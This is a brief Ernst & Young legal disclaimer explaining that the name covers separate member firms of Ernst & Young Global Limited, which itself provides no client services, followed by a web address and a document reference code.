
Ernst & Young refers to the global organization of member firms of Ernst & Young Global Limited, each of which is a separate legal entity. Ernst & Young Global Limited, a UK company limited by guarantee, does not provide services to clients. For more information about our organization, please visit www.ey.com

1012-1212546_SF